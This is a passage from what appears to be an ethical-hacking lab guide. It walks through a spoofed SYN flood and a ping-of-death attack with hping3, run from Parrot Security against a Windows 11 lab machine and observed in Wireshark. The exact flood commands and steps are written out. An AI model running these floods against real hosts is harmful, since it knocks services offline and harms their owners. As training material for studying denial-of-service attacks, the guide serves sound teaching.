
```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[-]/home/attacker
└─# cd
[root@parrot]~[-]
└─# hping3 -S 10.10.1.11 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.11 (eth0 10.10.1.11): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.1.11 hping statistic ---
151567 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[x]~[root@parrot]~[-]
└─#
```

The terminal window has a dark background with green text. The title bar shows the command run: "hping3 -S 10.10.1.11 -a 10.10.1.19 -p 22 --flood". The window title is "Parrot Terminal". The bottom status bar shows the menu icon, the terminal title, and some icons.


12. **hping3** floods the victim machine by sending bulk **SYN packets** and **overloading** the victim's resources.
13. Click [Windows 11](#) to switch to the **Windows 11** machine and observe the TCP-SYN packets captured by **Wireshark**.




14. Now, observe the graphical view of the captured packets. To do so, click **Statistics** from the menu bar, and then click the **I/O Graph** option from the drop-down list.



15. The **Wireshark . IO Graphs . Ethernet** window appears, displaying the graphical view of the captured packets. Observe the huge number of TCP packets captured by Wireshark, as shown in the screenshot.



16. After analyzing the **I/O Graph**, click **Close** to close the **Wireshark . IO Graphs . Ethernet** window.
17. Close the **Wireshark** main window. If an **Unsaved packets...** pop-up appears, click **Stop and Quit without Saving**.



18. Now, we shall perform a PoD attack on the target system.
19. Now, click **Parrot Security** to switch to the **Parrot Security** machine. In the **Terminal** window, type **hping3 -d 65538 -S -p 21 --flood (Target IP Address)** (here, the target IP address is **10.10.1.11 [Windows 11]**) and press **Enter**.

-d: specifies data size; **-S:** sets the SYN flag; **-p:** specifies the destination port; and **--flood:** sends a huge number of packets.


The screenshot shows a terminal window titled "hping3 -d 65538 -S -p 21 --flood 10.10.1.11 - Parrot Terminal". The terminal session starts with the user becoming root via "sudo su". Then, they run "hping3 -S 10.10.1.11 -a 10.10.1.19 -p 22 --flood" which results in 151567 packets transmitted, 0 received, 100% loss, and a round-trip time of 0.0 ms. Finally, they run "hping3 -d 65538 -S -p 21 --flood 10.10.1.11" which results in 151567 packets transmitted, 0 received, 100% loss, and a round-trip time of 0.0 ms.

20. This command initiates the PoD attack on the **Windows 11** machine.


In a PoD attack, the attacker tries to crash, freeze, or destabilize the targeted system or service by sending malformed or oversized packets using a simple ping command.

For example, the attacker sends a packet that has a size of 65,538 bytes to the target web server. This packet size exceeds the size limit prescribed by RFC 791 IP, which is 65,535 bytes. The receiving system's reassembly process might cause the system to crash.

